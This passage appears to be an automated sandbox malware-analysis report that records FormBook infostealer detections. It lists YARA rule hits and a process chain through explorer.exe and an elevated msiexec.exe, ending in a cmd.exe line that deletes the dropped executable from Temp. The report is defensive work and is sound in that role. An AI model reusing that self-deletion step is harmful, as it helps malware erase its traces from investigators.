Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.386123564.0000000001820000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.386123564.0000000001820000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.386123564.0000000001820000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.386017392.0000000001490000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.386017392.0000000001490000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.386017392.0000000001490000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.385893356.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.385893356.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.385893356.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.273462399.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.273462399.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.273462399.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.274763055.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.274763055.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.274763055.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **3968**, Parent PID: **6520**

General

Target ID:	3
Start time:	15:55:31
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.343083736.000000000DA9C000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.343083736.000000000DA9C000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.343083736.000000000DA9C000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.318820789.000000000DA9C000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.318820789.000000000DA9C000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.318820789.000000000DA9C000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 6360, Parent PID: 6520

General

Target ID:	15
Start time:	15:56:18
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0xfd0000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.535781474.0000000000D40000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.535781474.0000000000D40000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.535781474.0000000000D40000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.535983795.0000000000F80000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.535983795.0000000000F80000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.535983795.0000000000F80000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.535866445.0000000000F50000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.535866445.0000000000F50000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.535866445.0000000000F50000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	D5A457	NtReadFile

Analysis Process: cmd.exe PID: 6148, Parent PID: 6360

General

Target ID:	16
Start time:	15:56:21
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\rlpjf.exe"
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6196**, Parent PID: **6148**

General

Target ID:	17
Start time:	15:56:22
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly